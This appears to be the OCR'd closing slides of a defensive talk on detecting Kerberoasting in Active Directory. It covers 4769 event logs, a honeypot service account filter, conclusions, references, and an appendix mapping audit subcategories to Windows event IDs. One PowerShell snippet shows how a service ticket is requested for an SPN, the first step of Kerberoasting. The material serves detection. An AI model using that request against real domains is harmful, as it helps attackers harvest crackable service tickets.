
Kerberoast Detection (Honeypot)

```
EventID Date                    AccountName                    ServiceName
------- ----                    -----------                    -----------
   4769 1/25/2017 9:36:07 PM    JoeUser@LAB.ADSECURITY.ORG     svc-VDIPVS01
   4769 1/25/2017 9:36:07 PM    JoeUser@LAB.ADSECURITY.ORG     Svc-BizTalk01
   4769 1/25/2017 9:36:07 PM    JoeUser@LAB.ADSECURITY.ORG     SVC-BOADS-01
   4769 1/25/2017 9:36:07 PM    JoeUser@LAB.ADSECURITY.ORG     SVC-AGPM-01
   4769 1/25/2017 9:36:07 PM    JoeUser@LAB.ADSECURITY.ORG     KerberoastHONEYPOT
   4769 1/25/2017 9:36:07 PM    JoeUser@LAB.ADSECURITY.ORG     svc-adsMSSQL10
   4769 1/25/2017 9:36:07 PM    JoeUser@LAB.ADSECURITY.ORG     svc-adsSQLSA
   4769 1/25/2017 9:36:07 PM    JoeUser@LAB.ADSECURITY.ORG     svc-adsMSSQL11
   4769 1/25/2017 9:36:06 PM    JoeUser@LAB.ADSECURITY.ORG     SQL-ADSDB317-SVC
```

```
ventData | where {$_.ServiceName -like "*Honeypot*"} | select EventID,Date,AccountName,ServiceName

 EventID Date                    AccountName                    ServiceName
 ------- ----                    -----------                    -----------
    4769 1/25/2017 9:36:07 PM    JoeUser@LAB.ADSECURITY.ORG     KerberoastHONEYPOT
```

But wait, there's more!

More Kerberoasting Fun!



More Kerberoasting Fun!

```
PS C:\Users\joeuser> $ServiceAccountSPNItem = 'MSSQLSvc/LRSQL12.lab.adsecurity.org'
Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem


Id                   : uuid-ee83d1c4-0769-4548-90f6-784c6589a6f2-19
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 4/11/2017 5:06:04 PM
ValidTo              : 4/12/2017 3:06:04 AM
ServicePrincipalName : MSSQLSvc/LRSQL12.lab.adsecurity.org
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
#1> Client: joeuser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/LRSQL12.lab.adsecurity.org @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 4/11/2017 10:06:04 (local)
    End Time:   4/11/2017 20:06:04 (local)
    Renew Time: 4/18/2017 10:06:04 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0
    Kdc Called: 2600:1006:b10c:146b:41f4:5f3a:a14f:b960
```

Conclusion

- In the past, the industry has focused on getting as many event IDs as possible (without effective focus).
- Tracking attacker activity is possible with the right logging.
- Most attacks follow similar patterns.
- “Kerberoasting” can be detected once 4769 events are logged.
- Detection of “Kerberoasting” is increased through a “Service Account Honeypot”.

Thanks Jessica Payne!

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Slides: Presentations.ADSecurity.org

References

- Monitoring what matters – Windows Event Forwarding for everyone (even if you already have a SIEM.) https://blogs.technet.microsoft.com/jepayne/2015/11/23/monitoring-what-matters-windows-event-forwarding-for-everyone-even-if-you-already-have-a-siem/
- PowerShell ♥ the Blue Team http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx
- PS>Attack https://github.com/jaredhaight/PSAttack
- Invoke-Obfuscation https://github.com/danielbohannon/Invoke-Obfuscation
- Events to monitor: https://technet.microsoft.com/en-us/windows-server-docs/identity/ad-ds/plan/appendix-l--events-to-monitor
- Tracking Lateral Movement Part One – Special Groups and Specific Service Accounts https://blogs.technet.microsoft.com/jepayne/2015/11/26/tracking-lateral-movement-part-one-special-groups-and-specific-service-accounts/
- When the manual is not enough – runas /netonly, Unexpected Credential Exposure and the Need for Reality Based Holistic Threat Models https://blogs.technet.microsoft.com/jepayne/2016/04/04/when-the-manual-is-not-enough-runas-netonly-unexpected-credential-exposure-and-the-need-for-reality-based-holistic-threat-models/
- Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain https://adsecurity.org/?p=2293

Appendix:
Auditing Subcategories to Event IDs

Auditing Subcategories to Events

Auditing Subcategory	Event IDs
Audit Audit Policy Change	4719: System audit policy was changed. **4908**: Special Groups Logon table modified.
Audit Authentication Policy Change	4706: A new trust was created to a domain. 4707: A trust to a domain was removed. **4713**: Kerberos policy was changed. **4716**: Trusted domain information was modified. 4717: System security access was granted to an account. 4718: System security access was removed from an account. **4739**: Domain Policy was changed. 4865: A trusted forest information entry was added. 4866: A trusted forest information entry was removed. **4867**: A trusted forest information entry was modified. 4706: A new trust was created to a domain. 4707: A trust to a domain was removed.
Audit Computer Account Management	**4741**: A computer account was created. **4742**: A computer account was changed. 4743: A computer account was deleted.

Auditing Subcategories to Events

Auditing Subcategory	Event IDs
Audit DPAPI Activity	**4692**: Backup of data protection master key was attempted. 4693: Recovery of data protection master key was attempted. 4695: Unprotection of auditable protected data was attempted.
Audit Kerberos Authentication Service	**4768**: A Kerberos authentication ticket (TGT) was requested **4771**: Kerberos pre-authentication failed 4772: Kerberos authentication ticket request failed
Audit Kerberos Service Ticket Operation	**4769**: A Kerberos service ticket (TGS) was requested 4770: A Kerberos service ticket was renewed
Audit Logoff	4634: An account was logged off.
Audit Logon	**4624**: An account was successfully logged on. **4625**: An account failed to log on. **4648**: A logon was attempted using explicit credentials.
Audit Other Account Logon Events	**4648**: A logon was attempted using explicit credentials 4649: A replay attack was detected. 4800: The workstation was locked. 4801: The workstation was unlocked. 5378: The requested credentials delegation was disallowed by policy.

Auditing Subcategories to Events

Auditing Subcategory	Event IDs
Audit Other Object Access Events	**4698**: A scheduled task was created. **4699**: A scheduled task was deleted. **4702**: A scheduled task was updated.
Audit Process Creation	**4688**: A new process has been created.
Audit Security Group Management	**4728**: A member was added to a security-enabled global group. 4729: A member was removed from a security-enabled global group. **4732**: A member was added to a security-enabled local group. 4733: A member was removed from a security-enabled local group. 4735: A security-enabled local group was changed. 4737: A security-enabled global group was changed. 4755: A security-enabled universal group was changed. **4756**: A member was added to a security-enabled universal group. 4757: A member was removed from a security-enabled universal group. 4764: A group's type was changed.
Audit Security System Extension	**4610**: An authentication package has been loaded by the Local Security Authority. **4611**: A trusted logon process has been registered with the Local Security Authority. **4697**: A service was installed in the system.

Auditing Subcategories to Events

Auditing Subcategory	Event IDs
Audit Sensitive Privilege Use	**4672**: Special privileges assigned to new logon. 4673: A privileged service was called. 4674: An operation was attempted on a privileged object.
Audit Special Logon	**4964**: Special groups have been assigned to a new logon.
Audit User Account Management	**4720**: A user account was created. **4722**: A user account was enabled. **4723**: An attempt was made to change an account's password. 4724: An attempt was made to reset an account's password. 4725: A user account was disabled. 4726: A user account was deleted. **4738**: A user account was changed. 4740: A user account was locked out. **4765**: SID History was added to an account. **4766**: An attempt to add SID History to an account failed. 4767: A user account was unlocked. **4780**: The ACL was set on accounts which are members of administrators groups. **4794**: An attempt was made to set the Directory Services Restore Mode.